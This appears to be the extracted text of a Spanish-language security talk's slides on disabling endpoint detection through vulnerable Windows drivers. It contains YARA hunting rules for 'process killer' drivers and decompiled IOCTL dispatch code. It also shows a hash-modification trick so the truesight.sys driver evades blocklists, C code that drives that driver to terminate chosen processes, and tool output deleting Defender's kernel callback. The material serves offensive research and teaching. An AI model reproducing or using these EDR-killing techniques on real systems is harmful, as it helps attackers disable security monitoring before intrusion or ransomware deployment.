




Endpoint Evasion: TTPs en U/K Mode



Fundamentos de los Drivers en Windows





Endpoint Evasion: TTPs en U/K Mode



I/O Control Codes

- Un IOCTL (I/O Control Code) es un número de 32 bits que indica la operación a ejecutar en el driver.
- Los drivers definen qué IOCTLs soportan usando el macro CTL_CODE.
- Un IOCTL se encapsula dentro del IRP enviado al driver.

```
#define IOCTL_GET_VERSION CTL_CODE(FILE_DEVICE_UNKNOWN, 0x800, METHOD_BUFFERED, FILE_READ_ACCESS)
```



Endpoint Evasion: TTPs en U/K Mode



Comunicación con un driver

C++

```
BOOL DeviceIoControl(  
    [in]          HANDLE      hDevice,  
    [in]          DWORD       dwIoControlCode,  
    [in, optional] LPVOID     lpInBuffer,  
    [in]          DWORD       nInBufferSize,  
    [out, optional] LPVOID     lpOutBuffer,  
    [in]          DWORD       nOutBufferSize,  
    [out, optional] LPDWORD    lpBytesReturned,  
    [in, out, optional] LPOVERLAPPED lpOverlapped  
);
```



Endpoint Evasion: TTPs en U/K Mode



Encontrando 0days en drivers





Endpoint Evasion: TTPs en U/K Mode



Búsqueda en Virustotal con RetroHunt

```
import "pe"

rule process_killer_drivers {
  meta:
    description = "Detect drivers importing process handle and termination APIs"

  condition:
    filesize < 2MB and
    uint16(0) == 0x5a4d and
    pe.machine == pe.MACHINE_AMD64 and
    (
      pe.imports("ntoskrnl.exe", "NtOpenProcess") or
      pe.imports("ntoskrnl.exe", "ZwOpenProcess")
    ) and
    (
      pe.imports("ntoskrnl.exe", "NtTerminateProcess") or
      pe.imports("ntoskrnl.exe", "ZwTerminateProcess")
    ) and
    (pe.number_of_signatures > 0 and for all i in (0..pe.number_of_signatures - 1):
      (pe.signatures[i].verified and not pe.signatures[i].subject contains "WDKTestCert"))
}
```

```
import "pe"

rule process_killer_drivers {
  meta:
    description = "Detect drivers importing process handle and termination APIs"

  condition:
    filesize < 2MB and
    uint16(0) == 0x5a4d and
    pe.machine == pe.MACHINE_AMD64 and
    (
      pe.imports("ntoskrnl.exe", "ObCloseHandle") or
      pe.imports("ntoskrnl.exe", "ZwSuspendThread") or
      pe.imports("ntoskrnl.exe", "ZwOpenThread") or
      pe.imports("ntoskrnl.exe", "ZwOpenProcessTokenEx") or
      pe.imports("ntoskrnl.exe", "ZwAdjustPrivilegesToken") or
      pe.imports("ntoskrnl.exe", "ZwDeleteFile") or
      pe.imports("ntoskrnl.exe", "ZwCreateFile") or
      pe.imports("ntoskrnl.exe", "IoCreateFile") or
      pe.imports("ntoskrnl.exe", "ZwOpenSymbolicLinkObject") or
      pe.imports("ntoskrnl.exe", "ZwDeleteKey") or
      pe.imports("ntoskrnl.exe", "MmSystemRangeStart") or
      pe.imports("ntoskrnl.exe", "ProbeForRead") or
      pe.imports("ntoskrnl.exe", "ProbeForWrite") or
      pe.imports("ntoskrnl.exe", "MmMapIoSpace") or
      pe.imports("ntoskrnl.exe", "ZwMapViewOfSection") or
      pe.imports("ntoskrnl.exe", "IoAllocateMdl") or
      pe.imports("ntoskrnl.exe", "ObRegisterCallback") or
      pe.imports("ntoskrnl.exe", "MmGetPhysicalAddress") or
      pe.imports("ntoskrnl.exe", "PsSetCreateProcessNotifyRoutine") or
      pe.imports("ntoskrnl.exe", "PsSetCreateProcessNotifyRoutineEx") or
      pe.imports("ntoskrnl.exe", "PsSetCreateProcessNotifyRoutineEx2") or
      pe.imports("ntoskrnl.exe", "PsSetCreateThreadNotifyRoutine") or
      pe.imports("ntoskrnl.exe", "PsSetCreateThreadNotifyRoutineEx")
    ) and
    (
      pe.imports("ntoskrnl.exe", "IoCreateDevice") or
      pe.imports("ntoskrnl.exe", "IoCreateDeviceSecure")
    ) and
    (pe.number_of_signatures > 0 and for all i in (0..pe.number_of_signatures - 1):
      (pe.signatures[i].verified and not pe.signatures[i].subject contains "WDKTestCert"))
}
```



Endpoint Evasion: TTPs en U/K Mode



Filtrando Drivers en Windows 11 24H2

00ef5832bf8c5a8008a8e6e090b3cd5a8e2ff...	1/8/2025 4:52 PM	System file	94 KB
0a1c17186e3368e2ecb84aeb4af3dc92c665...	1/8/2025 5:06 PM	System file	358 KB
0a9b4b939298e1e0dc73f3b8b166ee4dfc6...	1/8/2025 5:07 PM	System file	978 KB
0a44dd8e7b98dcdb3330137458c5a67d64...	1/8/2025 5:06 PM	System file	440 KB
0a52aa70601f3eb51773b8fe9ba6b7083d9a...	1/8/2025 5:07 PM	System file	298 KB
0a56cf36cc64a61d9dd79362e75db00b7b7...	1/8/2025 5:07 PM	System file	34 KB
0a63be5d4eee0a56ea6d709ffd390a6e7fdb...	1/8/2025 5:07 PM	System file	534 KB
0a315aabcab9b81e0cca352e24025b47be6...	1/8/2025 5:06 PM	System file	476 KB
0aab76f8d2138fe47ad142a0d09732b61cc4...	1/8/2025 5:07 PM	System file	44 KB
0abde322a06c155410d62cf7088bc969136...	1/8/2025 5:07 PM	System file	85 KB
0acc90e4c7fde683da30b44043691ca000b...	1/8/2025 5:07 PM	System file	697 KB
0aff454434d739e53221f68b560c78ce0243f...	1/8/2025 5:07 PM	System file	211 KB
0afff9948397dec1be0e102969928fe715798...	1/8/2025 5:07 PM	System file	344 KB
0b0dc454efd7f9c03c1828804e5d93ded45...	1/8/2025 5:08 PM	System file	357 KB
0b2e7e61d4b761869622c3c43e899bee6fef...	1/8/2025 5:08 PM	System file	63 KB
0b07b0fd54515e4fa4aa409cec760dd16cb...	1/8/2025 5:07 PM	System file	208 KB
0b8bbf489759f456163493e07b3293a9a2c0...	1/8/2025 5:08 PM	System file	53 KB
0b25f188fc748dbca0cbb1cb549999aa58e...	1/8/2025 5:08 PM	System file	101 KB
0b97eba9d3e68feb6406e209df073eee4425...	1/8/2025 5:08 PM	System file	400 KB
0b114ba5bea900ccbb22cfbf80087290f2f6...	1/8/2025 5:08 PM	System file	56 KB
0b53952a9625d4cfb04f86cccdfa02a6b284...	1/8/2025 5:08 PM	System file	366 KB
0badd5c44ff1c099aa8cca9f7a4b094acd77...	1/8/2025 5:08 PM	System file	1,108 KB



Endpoint Evasion: TTPs en U/K Mode



Metodología de reversing

1. Identificar Device Name
 1. Buscar referencias a la función
 2. Identificar permisos del device
2. Identificar Dispatch Table e IOCTLs
 1. Buscar la DispatchFunction
 2. Extraer IOCTLs registrados en I
 3. Identificar llamadas a WinAPIs
3. Analizar funciones críticas

```
#define IRP_MJ_CREATE 0x00
#define IRP_MJ_CREATE_NAMED_PIPE 0x01
#define IRP_MJ_CLOSE 0x02
#define IRP_MJ_READ 0x03
#define IRP_MJ_WRITE 0x04
#define IRP_MJ_QUERY_INFORMATION 0x05
#define IRP_MJ_SET_INFORMATION 0x06
#define IRP_MJ_QUERY_EA 0x07
#define IRP_MJ_SET_EA 0x08
#define IRP_MJ_FLUSH_BUFFERS 0x09
#define IRP_MJ_QUERY_VOLUME_INFORMATION 0x0a
#define IRP_MJ_SET_VOLUME_INFORMATION 0x0b
#define IRP_MJ_DIRECTORY_CONTROL 0x0c
#define IRP_MJ_FILE_SYSTEM_CONTROL 0x0d
#define IRP_MJ_DEVICE_CONTROL 0x0e
#define IRP_MJ_INTERNAL_DEVICE_CONTROL 0x0f
#define IRP_MJ_SHUTDOWN 0x10
#define IRP_MJ_LOCK_CONTROL 0x11
#define IRP_MJ_CLEANUP 0x12
#define IRP_MJ_CREATE_MAILSLLOT 0x13
#define IRP_MJ_QUERY_SECURITY 0x14
#define IRP_MJ_SET_SECURITY 0x15
#define IRP_MJ_POWER 0x16
#define IRP_MJ_SYSTEM_CONTROL 0x17
#define IRP_MJ_DEVICE_CHANGE 0x18
#define IRP_MJ_QUERY_QUOTA 0x19
#define IRP_MJ_SET_QUOTA 0x1a
#define IRP_MJ_PNP 0x1b
#define IRP_MJ_PNP_POWER IRP_MJ_PNP // Obsolete....
#define IRP_MJ_MAXIMUM_FUNCTION 0x1b
```



Endpoint Evasion: TTPs en U/K Mode



Reversing Killer Driver

```
NTSTATUS _start(F  
  
    int64_t rax_2  
  
    if (rax_2 ==  
        rax_2 = (  
  
        if (rax_2  
            rax_2  
  
        data_1d10  
  
        data_1d108 =  
        return sub_17
```

Symbols Q zwter

PE Linear High Level IL

Name	Address	Section	Kind
uint64_t killer_function(void* arg1)			

1 Función recibe argumento

IOCTL_Calls(IRP* IRP, char* arg2)

```
        else  
            rbx = sub_118f8(&data_1d538, MasterIrp)  
        else if (IOCTL == 0xb4a00130)  
            if (r14_1 u>= 4)  
                rax_16 = sub_1931c(MasterIrp, r14_1, &arg_10)  
                goto label_18029  
        else if (IOCTL == 0xb4a00138)  
            sub_18a58()  
        else if (IOCTL == 0xb4a0013c)  
            if (r12_1.d u>= 8)  
                rbx = not.d(sbb.d(0, 0, sub_196fc(*MasterIrp) != 0)) & 0xc0000001  
        else if (IOCTL == 0xb4a00400)  
            if (r12_1.d u< 0x22)  
                rbx = STATUS_INVALID_PARAMETER  
            else  
                MmIsAddressValid(VirtualAddress: MasterIrp)  
        else if (IOCTL != 0xb4a00404)  
            rbx = STATUS_INVALID_DEVICE_REQUEST  
        else if (r12_1.d u< 0x18)  
            rbx = STATUS_INVALID_PARAMETER  
        else  
            rbx = killer_function(MasterIrp)  
        else if (IOCTL == 0xb4a00070)  
            ExAcquireFastMutex(FastMutex: &data_1d6d8)  
        return zx.q(rbx)
```

idle a un
trario
ccess_handle,
d)

Llama a
minateProcess
idle: process_handle,

Si enviamos ese IOCTL,
podremos llegar a la
killer function



Endpoint Evasion: TTPs en U/K Mode



Windows PowerShell

```
PS C:\Users\s4dbird>
```

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-GKNMQG]\s4dbird (Administrator)

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Protection
msmp.exe	< 0.01	250,356 K	194,716 K	8052			ProtectedSignature:None,Log


Handles | DLLs | Threads

Type	Name	Handle	Object Address
------	------	--------	----------------

Activate Windows
Go to Settings to activate Windows.

CPU Usage: 0.00% | Commit Charge: 21.27% | Processes: 183 | Physical Usage: 40.47%

7:31 PM
2/19/2025





End

Code



```
CallToZwMapViewOfSection(int64_t* arg1, int32_t arg2, int64_t arg3, uint64_t arg4)
```

```
void var_b8
int64_t rax_1 = __security_cookie ^ &var_b8
void* var_58 = &var_b8
uint64_t i = arg4
NTSTATUS result

if (arg2 u<= 2)
```

```
lkd> !process 0 0 System
```

```
PROCESS fffff810563c8c040
```

```
SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
```

```
DirBase: 001ae000 ObjectTable: fffff918632a20e00 HandleCount: 3424.
```

```
Image: System
```

```
lkd> lm m nt
```

```
Browse full module list
```

```
start end
fffff804`5bc00000 fffff804`5bc00000
```

```
lkd> !vtop 001ae000 0xffffffff
```

```
Amd64VtoP: Virt fffff8045bc00000
```

```
Amd64VtoP: PML4E 00000000001a
```

```
Amd64VtoP: PDPE 0000000023fe0b00
```

```
Amd64VtoP: PDE 0000000023fe0c6f0
```

```
Amd64VtoP: Large page mapped phys 0000000100200000
```

```
Virtual address fffff8045bc00000 translates to physical address 100200000.
```

```
PS C:\Users\s4dbr\Desktop> .\ReadPrimitive.exe
```

```
[+] ntoskrnl PA : 0x100200000
```

```
[*] Scanning for System CR3...
```

```
[+] Found SYSTEM CR3 : 0x1ae000
```

```
[+] Export RVA of PsInitialSystemProcess: 0xd1da60
```

```
[+] ntoskrnl real VA : 0xffffffff8045bc00000
```

```
ProcessHandle: -ffffffffffffffff, &BaseAddress, ZeroBits: 0,
CommitSize: 0x1000, &SectionOffset, &ViewSize,
InheritDisposition: ViewUnmap, AllocationType: 0, Win32Protect)
result_1 = result_2
```

```
if (result_2 s< STATUS_SUCCESS)
break
```



Endpoint Evasion: TTPs en U/K Mode



Modificación de hash

truesight.sys 

Description

This is a C# AV/EDR Killer using Rogue Anti-Malware Driver 3.3. This driver is not present in the loldrivers or Windows blocklist at the time of this writing. The only reason I'm making this public is because the company has already published a fix in version 3.4, and Microsoft will likely block this driver soon. This driver can be used in Windows 23H2 with HVCI enabled, loldrivers blocklist, or WDAC enabled. HVCI is designed to ensure the integrity of code executed in the kernel, but it cannot protect against all possible vulnerabilities or actions that can be performed through drivers or system interfaces.

- UUID: e0e93453-1007-4799-ad02-9b461b7e0398
- Created: 2023-11-10
- Author: ph4nt0mbyt3, Michael Haag
- Acknowledgement: I

Download

Block



Endpoint Evasion: TTPs en U/K Mode



Modificación de hash

Ventajas:

- Se puede cargar en Windows 11 24H2
- No está bloqueado por HVCI

Contras:

- Si truesight.sys toca el disco = pum



Endpoint Evasion: TTPs en U/K Mode



Modificación de hash

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texto decodificado
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	E8	00	00	00	è...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°...!í!..Lí!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	36	11	92	F0	72	70	FC	A3	72	70	FC	A3	72	70	FC	A3	6.'ðrpüfðrpüfð
00000090	29	18	FF	A2	76	70	FC	A3	29	18	F8	A2	77	70	FC	A3	) .ÿcpüf) .æwpüf
000000A0	29	18	FD	A2	71	70	FC	A3	72	70	FD	A3	24	70	FC	A3	) .ÿcpüfðrpüfð
000000B0	29	18	FA	A2	75	70	FC	A3	E8	1E	F9	A2	7C	70	FC	A3	) .ÿcpüfð.ÿcpüf
000000C0	E8	1E	03	A3	73	70	FC	A3	E8	1E	FE	A2	73	70	FC	A3	è..ÿspüfè.pcpüf
000000D0	52	69	63	68	72	70	FC	A3	00	00	00	00	00	00	00	00	Richrpüf.....
000000E0	00	00	00	00	00	00	00	00	50	45	00	00	64	86	08	00	PE..dt..
000000F0	7D	DF	ED	64	00	00	00	00	00	00	00	00	F0	00	22	00	}ðid.....ð."
00000100	0B	02	0E	18	00	58	00	00	00	22	00	00	00	00	00	00	X..."
00000110	70	A1	00	00	00	10	00	00	00	00	00	40	01	00	00	00	p.....@.....
00000120	00	10	00	00	00	02	00	00	0A	00	00	00	0A	00	00	00	
00000130	06	00	01	00	00	00	00	00	00	00	00	00	04	00	00	00	ð
00000140	8F	8C	01	00	01	00	E0	41	00	00	10	00	00	00	00	00	..E....àA.....
00000150	00	10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000160	00	10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000170	00	00	00	00	00	00	00	00	5C	A2	00	00	28	00	00	00	\ç. (...
00000180	00	B0	00	00	E0	03	00	00	70	00	00	44	04	00	00	00	..°...à....p..D...
00000190	00	7E	00	00	C0	53	00	00	C0	00	00	6C	00	00	00	00	...ÀS...À...l...

Desplazamiento(h): 110

Bloque(h): 110-14F

Tamaño(h): 40

Sobreescribir

Inspector de datos

◀ ◁ ▷ ▶

Binary (8 bit)	01110000
Int8	Ir a: 112
UInt8	Ir a: 112
Int16	Ir a: -24208
UInt16	Ir a: 41328
Int24	Ir a: 41328
UInt24	Ir a: 41328
Int32	Ir a: 41328
UInt32	Ir a: 41328
Int64	Ir a: 17592186085744
UInt64	Ir a: 17592186085744
LEB128	Ir a: -16
ULEB128	Ir a: 112
AnsiChar / char8_t	p
WideChar / char16_t	#
Punto de código UTF-8	p (U+0070)

Orden de bytes

☒ Little endian ☐ Big endian

☐ Base hexadecimal (para números enteros)



Endpoint Evasion: TTPs en U/K Mode



Modificación de hash

```
#define IOCTL_TERMINATE 0x22e044
#define DEVICE "\\\\.\\TrueSight"

int main(int argc, char** argv) {
    ULONG_PTR output[1] = { 0 };
    ULONG bytesReturned = 0;
    DWORD lastError = 0;

    HANDLE hDevice = CreateFileA(
        DEVICE,
        GENERIC_WRITE | GENERIC_READ,
        0,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hDevice == INVALID_HANDLE_VALUE) {
        lastError = GetLastError();
        printf("[-] Failed to open device. Error: %d (0x%x)\n", lastError, lastError);
        return 1;
    }

    printf("[+] Device handle obtained.\n");
}
```



Endpoint Evasion: TTPs en U/K Mode



Modificación de hash

The screenshot displays a Windows desktop environment. In the background, the Task Manager window is open, showing the 'msm' process selected in the search bar. In the foreground, a File Explorer window shows the 'Descargas' (Downloads) folder, with 'ConsoleApplication1.exe' highlighted. Overlaid on the right is a Command Prompt window titled 'Administrador: Símbolo del sistema'. It shows the execution of 'ConsoleApplication1.exe' with the following output:

```
ESTADO : 4 RUNNING (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
CÓD_SALIDA_WIN32 : 0 (0x0)
CÓD_SALIDA_SERVICIO : 0 (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0
PID : 0
MARCAS :

C:\Windows\System32>cd c:\Users\ivanc\Downloads
c:\Users\ivanc\Downloads>ConsoleApplication1.exe 5148
[+] Device handle obtained.
PID please : 5148
[+] DeviceIoControl succeeded.
c:\Users\ivanc\Downloads>ConsoleApplication1.exe
[+] Device handle obtained.
PID please : 1092
[+] DeviceIoControl succeeded.
c:\Users\ivanc\Downloads>ConsoleApplication1.exe
[+] Device handle obtained.
PID please : 11952
[+] DeviceIoControl succeeded.
```



Endpoint Evasion: TTPs en U/K Mode



```
PS C:\Users\s4dbird\Desktop> .\gdrv_loader.exe
PS C:\Users\s4dbird\Desktop> .\gdrv_enum_callbacks.exe -proc -delete 0xfffffae84008c2b7f
[+] ProcessNotifyRoutine array address: 0xffffffff802644ec120
[+] Registered Callbacks for ProcessNotifyRoutine:
[0] Raw: 0xfffffae840005051f | RealCallback: 0xffffffff80263b390c0 => ntosextd.sys
[1] Raw: 0xfffffae84000ffb1f | RealCallback: 0xffffffff802656f7070 => cng.sys
[2] Raw: 0xfffffae84008c2b7f | RealCallback: 0xffffffff80265ff2f20 => WdFilter.sys
[*] Deleting callback at index 2...
[+] Successfully deleted callback at slot 2
[3] Raw: 0xfffffae84008c2baf | RealCallback: 0xffffffff8025ffedeb0 => FLTMGR.SYS
[4] Raw: 0xfffffae84008c2e1f | RealCallback: 0xffffffff802665d8780 => tcpip.sys
[5] Raw: 0xfffffae8403249f4f | RealCallback: 0xffffffff80266a9a1f0 => SysmonDrv.sys
[6] Raw: 0xfffffae840324a27f | RealCallback: 0xffffffff80266b5d930 => iorate.sys
[7] Raw: 0xfffffae840324a4bf | RealCallback: 0xffffffff8026567fd90 => CI.dll
[8] Raw: 0xfffffae840324ae7f | RealCallback: 0xffffffff802672668a0 => CLASSPNP.SYS
